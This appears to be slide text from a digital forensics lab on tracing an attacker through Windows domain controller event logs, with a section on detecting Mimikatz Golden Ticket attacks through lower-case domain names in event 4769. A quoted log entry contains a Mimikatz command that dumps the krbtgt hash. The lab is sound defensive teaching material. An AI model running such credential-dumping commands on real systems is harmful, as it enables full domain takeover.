
Event Log Analysis Lab 4

Analyzing Logs on AD-Win2016

Lab 4 (1)

Analyzing Logs on AD-Win2016

Next, we will focus on events after this date.



Lab 4 (2)

Analyzing Logs on AD-Win2016


- Goal:
 - What did the attacker do on AD-Win2016 around March 22, 2018?
 - What did he do on this server after the date above?
- Hint:
 - Windows Servers take a VSS snapshot 7AM and 12PM (noon) on every weekday.
 - You can investigate all event logs on VSS snapshots on Windows Servers because ScopeSnapshots are disabled for them by default.
 - You should look into the logs around 5 PM, March 22, 2018 because the attacker logged on to the AD and downloaded something from a malicious server.
 - We should search the evidence of RDP, WMIEexec, Task Scheduler and PowerShell first because we have already known the attacker used these methods to move laterally and to execute commands. Then, you should check security logs.

Lab 4-1 (1)

Analyzing Logs on AD-Win2016

- Windows PowerShell.evtx on the current NTFS volume.
 - Filter with event IDs 400, 403, 800.

File Tree View Event Advanced Window Help



Computers Tree

+ Log Files

Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx

Type	Date	Time	Event	Source	Category
Information	3/22/2018	5:36:35 PM	403	PowerShell	Engine LifeCycle
Information	3/22/2018	5:36:12 PM	400	PowerShell	Engine LifeCycle
Information	3/22/2018	5:36:11 PM	600	PowerShell	Provider LifeCycle

Description
Engine state is changed from Available to Stopped.
Details:

NewEngineState=Stopped
PreviousEngineState=Available

SequenceNumber=15

HostName=ConsoleHost

HostVersion=5.1.14393.206

HostId=130b213b-0b05-444b-adc9-b5dbec0eb45b

HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug lsadump::lsa

/inject /name:krbtgt exit


The attacker dumped the krbtgt account's hash with Mimikatz!

Events: 123 Displayed: 123 Selected: 1

Lab 4-2 (1)

Analyzing Logs on AD-Win2016

- Microsoft-Windows-WMI-Activity%4Operational.evtx in a VSS (2018-03-23 12:00).
 - When we filter with a string "smb", ...



Lab 4-2 (2)

Analyzing Logs on AD-Win2016

- Microsoft-Windows-WMI-Activity%4Operational.evtx in a VSS (2018-03-23 12:00).
 - When we filter with a string “smb”, we can find several entries.
 - It implies WMIEexec execution.

Type	Date	Time	Event	Source	Category
Error	3/22/2018	5:39:22 PM	5858	Microsoft-Windows-W	None
Information	3/22/2018	5:39:22 PM	5857	Microsoft-Windows-W	None
Error	3/22/2018	5:36:57 PM	5858	Microsoft-Windows-W	None
Error	3/22/2018	5:36:09 PM	5858	Microsoft-Windows-W	None
Error	3/22/2018	5:36:03 PM	5858	Microsoft-Windows-W	None
Information	3/22/2018	5:36:03 PM	5857	Microsoft-Windows-W	None

The description for Event ID (5857) in Source (Microsoft-Windows-WMI-Activity) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install the component again, repair the component or try to change Description Server.

The following information was included with the event (insertion strings):

smbwmiv2
0x0
wmiprvse.exe
1912
%SystemRoot%\System32\smbwmiv2.dll

Mimikatz Golden Tickets Detection Method

A characteristic of Mimikatz golden tickets in event logs


Mimikatz Golden Tickets Detection Method

(1)

- What is the “Golden Ticket” attack?
 - This is a kind of the **Pass-the-Ticket** technique for impersonation and the privilege escalation used by attackers frequently these days.
 - If attackers have one of domain administrator accounts or the SYSTEM account on domain controllers, he can get the NT hash of the “krbtgt” service account, which is responsible for the Kerberos authentication.
 - Therefore, he can grant any privilege to any users by creating a **forged TGT** with the stolen “krbtgt” account.
 - If they use Mimikatz, the lifetime of the ticket is **10 years** by default.


Kerberos Authentication Mechanism

1. A user on a client requests a Ticket-granting Ticket (TGT)
2. The Authentication Service (AS) sends back a TGT, which is encrypted with the password hash of the user.
3. The client decrypts the TGT and passes it to the Ticket Granting Service (TGS) for requesting a Service Ticket.
4. The TGS sends back a Service Ticket to the client.
5. The client sends the Service Ticket to a server.
6. Then a service session starts.



Mimikatz Golden Tickets Detection Method (2)

- What is the “Golden Ticket” attack?
 - Attackers issue a forged TGT using krbtgt account.
 - They can grant any privileges in the TGT.
 - Therefore, they can make the TGS issue any service tickets by using the TGT.
 - The forged TGT is called a "Golden Ticket".



Mimikatz Golden Tickets Detection Method

(3)

- A characteristic of Mimikatz golden tickets
 - As we mentioned earlier, when a service ticket is requested, an **event ID 4769** log is recorded on the Domain Controller.
 - For legitimate Service Ticket requests, the “Account Domain” field and the domain part of the “Account Name” field in the event ID 4769 are always recorded in "CAPITAL" letters. However, if attackers input the target domain name in lower-case letters when they create golden tickets with Mimikatz, the domain name are recorded in lower-case letters as well in the event ID 4769.
 - Note that if you had some non-Windows OSes or third party appliances on your Windows domain network, they might not use CAPITAL letters. In that case, you cannot distinguish whether it is an attack or not for the hosts with this technique.

Mimikatz Golden Tickets Detection Method (4)

A Kerberos service ticket was requested.

Account Information:

Account Name: Administrator@DFIR-NINJA.COMPANY

Account Domain: DFIR-NINJA.COMPANY

Logon GUID: {76AB7072-4A40-D874-90DA-A21A99858458}

Service Information:

Service Name: AD\$

Service ID: S-1-5-21-1546390377-3790665809-845109970-1001

A normal 4769 log

A Kerberos service ticket was requested.

Account Information:

Account Name: Administrator@dfir-ninja.company

Account Domain: dfir-ninja.company

Logon GUID: {8E4059F2-A124-CCC0-A190-A568AF4D5268}

Service Information:

Service Name: WIN10-PC\$

Service ID: S-1-5-21-1546390377-3790665809-845109970-1612

A 4769 log with golden tickets using Mimikatz

Lab 4-3 (1)

Analyzing Logs on AD-Win2016

- Security.evtx in a VSS (2018-03-23 12:00)
 - If we filter with “scenario1_Sec4769_golden.elc”...

E:\Artifacts\scenario1_eventlog\AD-Win2016\vss_201803231200\Logs\Security.evtx

Filter X

Apply filter to:

Event types

Information Exclude

Warning Exclude

Error Exclude

Critical Exclude

Audit Success Exclude

Audit Failure Exclude

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description: RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition Delete condition Clear list

Name	Operator	Value
Account Information\Account Name	Does not contain	@NINJA-MOTORS.NET

Lab 4-3 (2)

Analyzing Logs on AD-Win2016

- Security.evtx in a VSS (2018-03-23 12:00)
 - A domain name that consists of small characters is found.
 - It implies the attacker used a “Golden Ticket” attack!
 - He logged on to FS-Win2012R2 with non-existent user “aToyoda”.
 - The legitimate user is “toyoda”.

The screenshot shows the Windows Event Log Explorer interface. The main pane displays a table of events from the 'Security.evtx' log. One event is selected, highlighted with a red border. The event details are shown in the bottom pane, with several fields redacted with red boxes.

Type	Date	Time	Event	Source	Category
Audit Success	3/22/2018	5:54:49 PM	4769	Microsoft-Windows-Se	Kerberos Service Ticket

Description

A Kerberos service ticket was requested.
Account Information:
 Account Name: aToyoda@ninja-motors.net
 Account Domain: ninja-motors.net
 Logon GUID: {b000202A-40CA-02F3-98C0-6088178D5973}
Service Information:
 Service Name: FS-WIN2012R2\$
 Service ID: S-1-5-21-361970501-3975728774-4289435121-1108
Network Information:
 Client Address: ::ffff:192.168.52.40
 Client Port: 61405
Additional Information:
 Ticket Options: 0x40810000
 Ticket Encryption Type: 0x12
 Failure Code: 0x0
 Transited Services: -

This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested.

Events: 201009 Displayed: 1 Selected: 1

Lab 4-3 (3)

Analyzing Logs on AD-Win2016

- Security.evt in a VSS (2018-03-26 07:00)
 - When we check another VSS snapshot, additional records are found on March 23.
 - It also implies that the attacker used “Golden Ticket” attacks multiple times!

The screenshot shows the Windows Event Log Explorer interface. The left pane displays a tree view of computer logs, and the right pane shows a detailed list of events from the 'Security.evt' log. A red box highlights a group of seven events, all categorized as 'Audit Success'. These events occurred on March 23, 2018, at various times between 12:35 PM and 12:43 PM. The event details pane below shows a single entry for one of these events, indicating a Kerberos service ticket was requested by account 'aToyoda@ninja-motors.net' on service 'AD-WIN2016\$'.

Type	Date	Time	Event	Source	Category
Audit Success	3/23/2018	12:43:27 PM	4769	Microsoft-Windows-Se	Kerberos Service Ticket
Audit Success	3/23/2018	12:42:09 PM	4769	Microsoft-Windows-Se	Kerberos Service Ticket
Audit Success	3/23/2018	12:42:09 PM	4769	Microsoft-Windows-Se	Kerberos Service Ticket
Audit Success	3/23/2018	12:35:35 PM	4769	Microsoft-Windows-Se	Kerberos Service Ticket
Audit Success	3/23/2018	12:35:35 PM	4769	Microsoft-Windows-Se	Kerberos Service Ticket
Audit Success	3/23/2018	12:27:49 PM	4769	Microsoft-Windows-Se	Kerberos Service Ticket
Audit Success	3/22/2018	5:54:49 PM	4769	Microsoft-Windows-Se	Kerberos Service Ticket

Description

